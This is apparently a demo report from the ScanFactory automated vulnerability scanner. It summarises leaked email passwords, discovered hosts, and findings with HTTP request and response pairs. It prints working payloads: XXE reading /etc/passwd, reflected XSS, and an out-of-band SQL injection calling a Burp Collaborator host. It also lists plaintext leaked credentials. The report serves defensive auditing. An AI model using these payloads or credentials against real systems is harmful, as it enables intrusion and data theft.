Scanfactory

Automated Vulnerability Scanning Report


ScanFactory deeply scans your websites and infrastructure using 15 most trusted security scanners

Project:
Demo-Report

28 Jun 2021

01 Overview

Security rating




4
External Websites

3
Leaked Emails (passleak.com)

5
Application security issues

Web vulnerabilities

- High **3**
- Medium **2**
- Low **0**



Top 3 issues:

Title	Severity
XML external entity injection	High
Password bruteforce success: storage.scanfactory.io:21	High
Cross-site scripting (reflected)	High

02 General Information

This report contains information about the results of the automated black-box security audit of Demo-Report, conducted by ScanFactory.io on 28 Jun 2021.

2.1 Introduction

The ScanFactory platform follows the Penetration Testing Execution Standard to complete the scan. The combination of 15 security scanners were launched in the special order to achieve the following tasks:

- **Reconnaissance of publicly available servers and web applications**
- **Web application automated vulnerability scanning (including OWASP Top 10)**
- **Infrastructure audit, checking for typical cloud infrastructure vulnerabilities**
- **Checking for default credentials, credentials bruteforce**
- **Known web framework/CMS vulnerabilities identification and plugin scan**

2.2 Introdution

Security audit is performed by modeling actions of external attacker, that:

- Has no knowledge about the company's network and doesn't have private accounts;
- Uses the combination of open-source and commercial vulnerability assessment tools.

2.3 Introduction

The findings in this report are scored by an automated engine. The impact of each vulnerability is calculated according to its ease of exploitation and severity (for the considered threats). Issues are classified into three categories by a risk level (severity level and the likelihood of exploitation):

- **High:** an issue may cause severe damage, which may lead to a complete compromise of the systems, loss of funds, DoS.
- **Medium:** an issue may cause moderate damage (DoS, customer data breach, partial theft or locking of funds), but it is limited, or a threat event is unlikely to happen.
- **Low:** an issue does not cause a significant threat, or a threat event is highly unlikely to happen. This category also includes configuration or code quality issues, best practices, compliance issues, potentially risky solutions, etc.

03 Scanner overview

3.1 Used scanners

The following security scanners were used by ScanFactory cloud platform during the audit:

Scanner name	Description
Burp Suite + 12 plugins	#1 Web application testing software
Nessus	#1 Infrastructure vulnerability assessment solution
nuclei	#1 Community-powered CVE scanner
nmap	#1 Port scanner
amass	Passive attack surface discovery tool
goaltdns	Subdomain permutation generation tool
subfinder	Fast passive subdomain enumeration tool
subjack	Subdomain takeover checker
wpscan	WordPress security scanner
crawler	Web 2.0 crawler that discovers URLs on websites
dirsearch	Web path scanner
ffuf	Discovers hidden HTTP parameters on URLs
patator	Bruteforces passwords on remote services
wappalyzer	Detects technologies used on websites
waybackurls	Fetches known URLs from Wayback Machine

3.2 Tested cases:

- Web application attacks
- Subdomain takeovers
- CVE exploitation
- Infrastructure attacks
- Credential bruteforce
- Leaked email search

04 Email leaks

Latest 3 email/password leaks (full list of 3 emails available per request):

Domain	Leaked date	Email	Password
scanfactory.io	1 May 2021	vlad@scanfactory.io	Ghbdtn123
scanfactory.io	1 May 2021	sales@scanfactory.io	MyPassw0rd1!
scanfactory.io	1 June 2021	anatoly@scanfactory.io	flag.txt

05 Assets

The total of 4 live assets have been discovered:

Domain name	Open ports
admin.scanfactory.io	**5000** - http
demo.scanfactory.io	**80** - http | **443** - https | **8080** - http-proxy | **8443** - https-alt
storage.scanfactory.io	**21** - ftp
www.scanfactory.io	**443** - https

06 Findings

6.1 XML external entity injection

High

Description

XML external entity (XXE) injection vulnerabilities arise when applications process user-supplied XML documents without disabling references to external resources. XML parsers typically support external references by default, even though they are rarely required by applications during normal usage.External entities can reference files on the parser's filesystem; exploiting this feature may allow retrieval of arbitrary files, or denial of service by causing the server to read from a file such as /dev/hostname.

HTTP Request

```
GET /?
xml=%3c!DOCTYPE%20foo%20[%3c!ENTITY%20xxeznx41%20SYSTEM%20%22file%3a%2f%2f%2fetc%2fpass-
wd%22%3e%20]%3e%3croot%3e%26xxeznx41%3b%3c%2froot%3e&820594 HTTP/1.1
Host: wso2.download:61234
User-Agent: Scrapy/2.3.0 (+https://scrapy.org)
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: http://wso2.download:61234
Accept-Language: en
```

HTTP Response

```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.5
Date: Sun, 11 Oct 2020 23:37:12 GMT
Connection: close
X-XSS-Protection: 0
Content-Type: text/plain; charset=utf8

<root>root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
<truncated>
```

Recommendations

Disable XML External entities

6.2 Password bruteforce success: storage.scanfactory.io:2 High

Description

The password for FTP server located at storage.scanfactory.io has been found:

```
['13:11:19,INFO,230,17,0.037,"ftp:ftpadmin",163,"Login successful."']
```

Recommendations

Change password for user ftp

6.3 Cross-site scripting (reflected)

High

Description

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

HTTP Request

```
GET /index.php?e=123nbdaq%3cscript%3ealert(1)%3c%2fscript%3ecpi1z&441722 HTTP/1.1
Host: 157.230.117.104
User-Agent: Scrapy/2.3.0 (+https://scrapy.org)
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: https://157.230.117.104
Accept-Language: en
```

HTTP Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 11 Oct 2020 23:02:46 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Content-Length: 952

<html><body>
<a href="index.php?e=123">clickme</a>
<script src="index.php?from=script_src"></script>
<div>
123nbdaq<script>alert(1)</script>cpi1zsome data some data some data some data some data
some data some data some data some data some data some data some data some data some
data some data some data some data some data some data some data some data some data
some data some data some data some data some data some data some data some data some
data some data some data some data some data some data some data some data some data
some data some data some data some data some data some data some data some data some
data some data some data </div>

<form action="index.php?p=xxx" method="POST">
<label for="fname">First name:</label>
<input type="text" id="fname" name="fname"><br><br>
<label for="lname">Last name:</label>…
<input type="text" id="lname" name="lname"><br><br>
```

Recommendations

Urlencode all data that comes from user input, before it is printed on the page

6.4 User enumeration on www.scanfactory.io:443

Medium

Description

WPScan: User enumeration is enabled on wordpress.scanfactory.io.

```
Detected users: custom_wp_admin
Found by: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confidence: 100%
```

Recommendations

6.5 Detailed Error Messages Revealed

Medium

Description

The application returned a stacktrace in the HTTP response. Further investigation is needed to understand the root cause of the problem.

HTTP Request

```
GET /?comment=)%3bdeclare%20@q%20varchar(99)%3bset%20@q%3d'%5c%5c4bgooxzpv3xgqw9l5p4c-
nfmzaqgj4bs2kqbd11q.burpcollab'%2b'orator.net%5cemn'%3b%20exec%20master.dbo.xp_dirtree%2
0@q%3b--%20&54573 HTTP/1.1
Host: 157.230.117.104:61234
User-Agent: Scrapy/2.3.0 (+https://scrapy.org)
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: http://157.230.117.104:61234
Accept-Language: en
```

HTTP Response

```
HTTP/1.0 500 Internal Server Error
Server: BaseHTTP/0.6 Python/3.8.5
Date: Sun, 11 Oct 2020 23:02:43 GMT
Connection: close
X-XSS-Protection: 0
Content-Type: text/plain; charset=utf8

Traceback (most recent call last):
File "/DSVW/dsvw.py", line 50, in do_GET
cursor.execute("INSERT INTO comments VALUES(NULL, '%s', '%s')" % (params["comment"],
time.ctime()))
sqlite3.OperationalError: unrecognized token: "\"
<truncated>
```

Recommendations

Generate a custom 500 error page to hide application errors

Scanfactory

Thank You

ScanFactory deeply scans your websites and infrastructure using 15 most trusted security scanners

Contacts us

Website:
https://scanfactory.io/

Phone:
+7 (915) 000-12-34

E-mail:
sales@scanfactory.io